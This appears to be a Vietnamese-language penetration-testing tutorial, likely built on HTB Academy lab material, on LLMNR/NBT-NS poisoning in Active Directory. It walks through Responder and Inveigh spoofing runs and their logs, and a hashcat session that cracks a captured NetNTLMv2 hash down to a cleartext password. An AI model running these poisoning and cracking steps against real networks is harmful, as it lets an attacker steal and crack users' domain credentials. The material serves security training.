# LLMNR/NBT-NS Poisoning
### LLMNR & NBT-NS Primer
[Link-Local Multicast Name Resolution](https://datatracker.ietf.org/doc/html/rfc4795) (LLMNR) và [NetBIOS Name Service](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc940063\(v=technet.10\)?redirectedfrom=MSDN) (NBT-NS) là các component của Windows đóng vai trò như "resolver" được sử dụng để xác định các hosts khi DNS lỗi. Nếu có một máy đang cố gắng phân giải một host nhưng DNS lại phân giải không thành công, máy này sẽ cố gắng yêu cầu tất cả các máy khác trong mạng nội bộ lấy địa chỉ host thông qua **LLMNR**. LLMNR dựa trên định dạng Domain Name System (DNS) và cho phép các máy trên cùng một internal network thực hiện resolve cho các máy khác. LLMNR sử dụng port `5355` (UDP) thay vì port DNS mặc định là `53` . Nếu LLMNR không thành công, NBT-NS sẽ được sử dụng. NBT-NS sẽ xác định hệ thống qua NetBIOS name qua network. NBT-NS sử dụng port `137` (DNS).

Điểm mấu chốt ở đây là khi LLMNR / NBT-NS được sử dụng để resolve, thì **BẤT KỲ** máy nào trong network đều có thể trả lời. Đây là nơi ta đến với [**Responder**](https://github.com/SpiderLabs/Responder) để poison những requests này. Với quyền truy cập mạng ta có thể spoof một nguồn resolve trong broadcast domain bằng cách response lại LLMNR và NBT-NS như thể ta có thể xác định được request của nạn nhân. Việc poinson này thực hiện để khiến nạn nhân communicate với máy của attacker bằng cách mình giả vờ viết câu trả lời cho request này. Nếu host được yêu cầu resolve hoặc hành động xác thực, attacker có thể capture được NetNTLM hash và brute force attack để lấy được cleartext password. Request capture này có thể sử dụng để relay để truy cập vào các máy khác hoặc sử dụng các protocol khác (ví dụ như LDAP) trên máy đó. LLMNR/NBNS spoofing kết hợp với việc thiếu SMB signing, attack có thể chiếm được administrator trên một máy trong domain.
#### Luồng attack:
1. Victim cố gắng kết nối với máy in tại `\\print01.inlanefreight.local`, nhưng gõ sai thành `\\printer01.inlanefreight.local` .
2. DNS server phản hồi là không nhận diện được hostname này.
3. Sau đó, máy của victim sẽ broadcast ra toàn bộ local network để hỏi xem có ai biết vị trí của `\\printer01.inlanefreight.local` không.
4. Attacker đang chạy **Responder** phản hồi lại cho máy của victim `\\printer01.inlanefreight.local` đây là máy đang tìm kiếm.
5. Máy của victim sẽ tin vào response này và gửi yêu cầu xác thực bao gồm username và NTLMv2 password hash cho attacker.
6. Hash này có thể sử dụng để crack hoặc sử dụng để SMB Relay.
### TTPs
Attacker sẽ thực hiện các hành động này để collect thông tin xác thực gửi qua network dưới dạng NTLMv1/NTLMv2 password hashed. NTLMv1 và NTLMv2 là các protocol xác thực sử dụng hàm băm LM hoặc NT. Sau đó attacker sẽ lấy hash này để crack với các công cụ như [Hashcat](https://hashcat.net/hashcat/) hoặc [John](https://www.openwall.com/john/) với mục tiêu là lấy cleartext password của tài khoản để lấy foothold ban đầu hoặc leo quyền nếu tài khoản đó có nhiều quyền hơn.
Các tools có thể sử dụng để LLMNR & NBT-NS poisoning:
| **Tool** | **Description** |
| ----------------------------------------------------- | ------------------------------------------------------------- |
| [Responder](https://github.com/lgandx/Responder) | sử dụng để poison LLMNR, NBT-NS, MDNS và nhiều chức năng khác |
| [Inveigh](https://github.com/Kevin-Robertson/Inveigh) | MITM cross-platform sử dụng để spoofing và poisoning attack |
| [Metasploit](https://www.metasploit.com/) | Tool mà ai cũng biết nó để làm gì |
Các tools này thường sẽ được cài đặt và sử dụng trên linux, Responder và Inveigh được sử dụng để attack các protocols sau:
* LLMNR
* DNS
* MDNS
* NBNS
* DHCP
* ICMP
* HTTP
* HTTPS
* SMB
* LDAP
* WebDAV
* Proxy Auth
Responder support cho:
* MSSQL
* DCE-RPC
* FTP, POP3, IMAP, and SMTP auth
### Usage
```birb
$> responder -h
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
NBT-NS, LLMNR & MDNS Responder 3.0.6.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf
Options:
--version show program's version number and exit
-h, --help show this help message and exit
-A, --analyze Analyze mode. This option allows you to see NBT-NS,
BROWSER, LLMNR requests without responding.
-I eth0, --interface=eth0
Network interface to use, you can use 'ALL' as a
wildcard for all interfaces
-i 10.0.0.21, --ip=10.0.0.21
Local IP to use (only for OSX)
-e 10.0.0.22, --externalip=10.0.0.22
Poison all requests with another IP address than
Responder's one.
-b, --basic Return a Basic HTTP authentication. Default: NTLM
-r, --wredir Enable answers for netbios wredir suffix queries.
Answering to wredir will likely break stuff on the
network. Default: False
-d, --NBTNSdomain Enable answers for netbios domain suffix queries.
Answering to domain suffixes will likely break stuff
on the network. Default: False
-f, --fingerprint This option allows you to fingerprint a host that
issued an NBT-NS or LLMNR query.
-w, --wpad Start the WPAD rogue proxy server. Default value is
False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
Upstream HTTP proxy used by the rogue WPAD Proxy for
outgoing requests (format: host:port)
-F, --ForceWpadAuth Force NTLM/Basic authentication on wpad.dat file
retrieval. This may cause a login prompt. Default:
False
-P, --ProxyAuth Force NTLM (transparently)/Basic (prompt)
authentication for the proxy. WPAD doesn't need to be
ON. This option is highly effective when combined with
-r. Default: False
--lm Force LM hashing downgrade for Windows XP/2003 and
earlier. Default: False
-v, --verbose Increase verbosity.
```

Với configuration này, Responder sẽ listen và answer bất kì requests nào mà nó thấy. Responder sẽ trả kết quả ra console và ghi log vào thư mục `/usr/share/responder/logs`.
Hashed được lưu theo format `(MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt` và một hash được trả ra console nếu như `-v` không enable. Ví dụ một file log kiểu `SMB-NTLMv2-SSP-172.16.5.25`. Hashed cũng được lưu trữ trong SQLite db được cấu hình trong file `Responder.conf` nằm trong `/usr/share/responder`.
**Responder Logs list:**
```birb
Analyzer-Session.log Responder-Session.log
Config-Responder.log SMB-NTLMv2-SSP-172.16.5.200.txt
HTTP-NTLMv2-172.16.5.200.txt SMB-NTLMv2-SSP-172.16.5.25.txt
Poisoners-Session.log SMB-NTLMv2-SSP-172.16.5.50.txt
Proxy-Auth-NTLMv2-172.16.5.200.txt
```
Nếu Responder capture được các hashed, ta có thể thấy được lưu với mỗi host và protocol như trên.
```bash
sudo responder -I ens224
```
Khi đã có các hashed, attacker sẽ sử dụng `Hashcat` với hard mode `5600` cho NTLMv2 hashed đã capture từ Responder. Nếu có NTLMv1 hashed và các loại hashed khác có thể sử dụng [Hashcat example hashes](https://hashcat.net/wiki/doku.php?id=example_hashes), [Cracking Passwords With Hashcat](https://academy.hackthebox.com/course/preview/cracking-passwords-with-hashcat).
### Cracking an NTLMv2 Hash
```bash
hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt
```
```birb
$> hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80baa52d732719dbf62c34cc:010100000000000080f519d1432cd80136f3af14556f047800000000020008004900340046004e0001001e00570049004e002d0032004e004c005100420057004d00310054005000490004003400570049004e002d0032004e004c005100420057004d0031005400500049002e004900340046004e002e004c004f00430041004c00030014004900340046004e002e004c004f00430041004c00050014004900340046004e002e004c004f00430041004c000700080080f519d1432cd80106000400020000000800300030000000000000000000000000300000227f23c33f457eb40768939489f1d4f76e0e07a337ccfdd45a57d9b612691a800a001000000000000000000000000000000000000900220063006900660073002f003100370032002e00310036002e0035002e003200320035000000000000000000:Klmcargo2
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80ba...000000
Time.Started.....: Mon Feb 28 15:20:30 2022 (11 secs)
Time.Estimated...: Mon Feb 28 15:20:41 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1086.9 kH/s (2.64ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10967040/14344385 (76.46%)
Rejected.........: 0/10967040 (0.00%)
Restore.Point....: 10960896/14344385 (76.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: L0VEABLE -> Kittikat
Started: Mon Feb 28 15:20:29 2022
Stopped: Mon Feb 28 15:20:42 2022
```
### [Inveigh](https://github.com/Kevin-Robertson/Inveigh) - Overview
Nếu foothold bắt đầu từ host Windows, attacker sẽ sử dụng Inveigh thay vì Responder nhưng được code bằng PowerShell và C#. Inveigh có thể listen cả IPv4/IPv6 và nhiều protocol khác. Bao gồm `LLMNR`, DNS, `mDNS`, NBNS, `DHCPv6`, ICMPv6, `HTTP`, HTTPS, `SMB`, LDAP, `WebDAV`, và Proxy Auth.
Tham khảo wiki:
### Usage
```powershell
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters
Key Value
--- -----
ADIDNSHostsIgnore System.Management.Automation.ParameterMetadata
KerberosHostHeader System.Management.Automation.ParameterMetadata
ProxyIgnore System.Management.Automation.ParameterMetadata
PcapTCP System.Management.Automation.ParameterMetadata
PcapUDP System.Management.Automation.ParameterMetadata
SpooferHostsReply System.Management.Automation.ParameterMetadata
SpooferHostsIgnore System.Management.Automation.ParameterMetadata
SpooferIPsReply System.Management.Automation.ParameterMetadata
SpooferIPsIgnore System.Management.Automation.ParameterMetadata
WPADDirectHosts System.Management.Automation.ParameterMetadata
WPADAuthIgnore System.Management.Automation.ParameterMetadata
ConsoleQueueLimit System.Management.Automation.ParameterMetadata
ConsoleStatus System.Management.Automation.ParameterMetadata
ADIDNSThreshold System.Management.Automation.ParameterMetadata
ADIDNSTTL System.Management.Automation.ParameterMetadata
DNSTTL System.Management.Automation.ParameterMetadata
HTTPPort System.Management.Automation.ParameterMetadata
HTTPSPort System.Management.Automation.ParameterMetadata
KerberosCount System.Management.Automation.ParameterMetadata
LLMNRTTL System.Management.Automation.ParameterMetadata
```

Sử dụng Inveigh để LLMNR và NBNS spoofing, output ra console và ghi vào file - [Parameter Help](https://github.com/Kevin-Robertson/Inveigh#parameter-help)
```powershell
PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y
[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0" argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions" $HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent to 172.16.5.125:56834
```

### [C# Inveigh (InveighZero)](https://github.com/Kevin-Robertson/InveighZero)
Phiên bản PowerShell của Inveigh là phiên bản gốc và không còn được update nữa. Tác giả đã port hầu hết source code từ phiên bản C# sang PowerShell sau này.
```powershell
PS C:\htb> .\Inveigh.exe
[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
```
```birb
=============================================== Inveigh Console Commands ===============================================
Command Description
========================================================================================================================
GET CONSOLE | get queued console output
GET DHCPv6Leases | get DHCPv6 assigned IPv6 addresses
GET LOG | get log entries; add search string to filter results
GET NTLMV1 | get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2 | get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE | get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE | get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES | get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES | get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT | get captured cleartext credentials
GET CLEARTEXTUNIQUE | get unique captured cleartext credentials
GET REPLYTODOMAINS | get ReplyToDomains parameter startup values
GET REPLYTOHOSTS | get ReplyToHosts parameter startup values
GET REPLYTOIPS | get ReplyToIPs parameter startup values
GET REPLYTOMACS | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS | get IgnoreDomains parameter startup values
GET IGNOREHOSTS | get IgnoreHosts parameter startup values
GET IGNOREIPS | get IgnoreIPs parameter startup values
GET IGNOREMACS | get IgnoreMACs parameter startup values
SET CONSOLE | set Console parameter value
HISTORY | get command history
RESUME | resume real time console output
STOP | stop Inveigh
```
Trong interactive console cho phép tương tác bằng lệnh, ví dụ như `GET NTLMV2UNIQUE` , `GET NTLMV2USERNAMES` để xem các users được capture.
```birb
================================================= Unique NTLMv2 Hashes =================================================
Hashes
========================================================================================================================
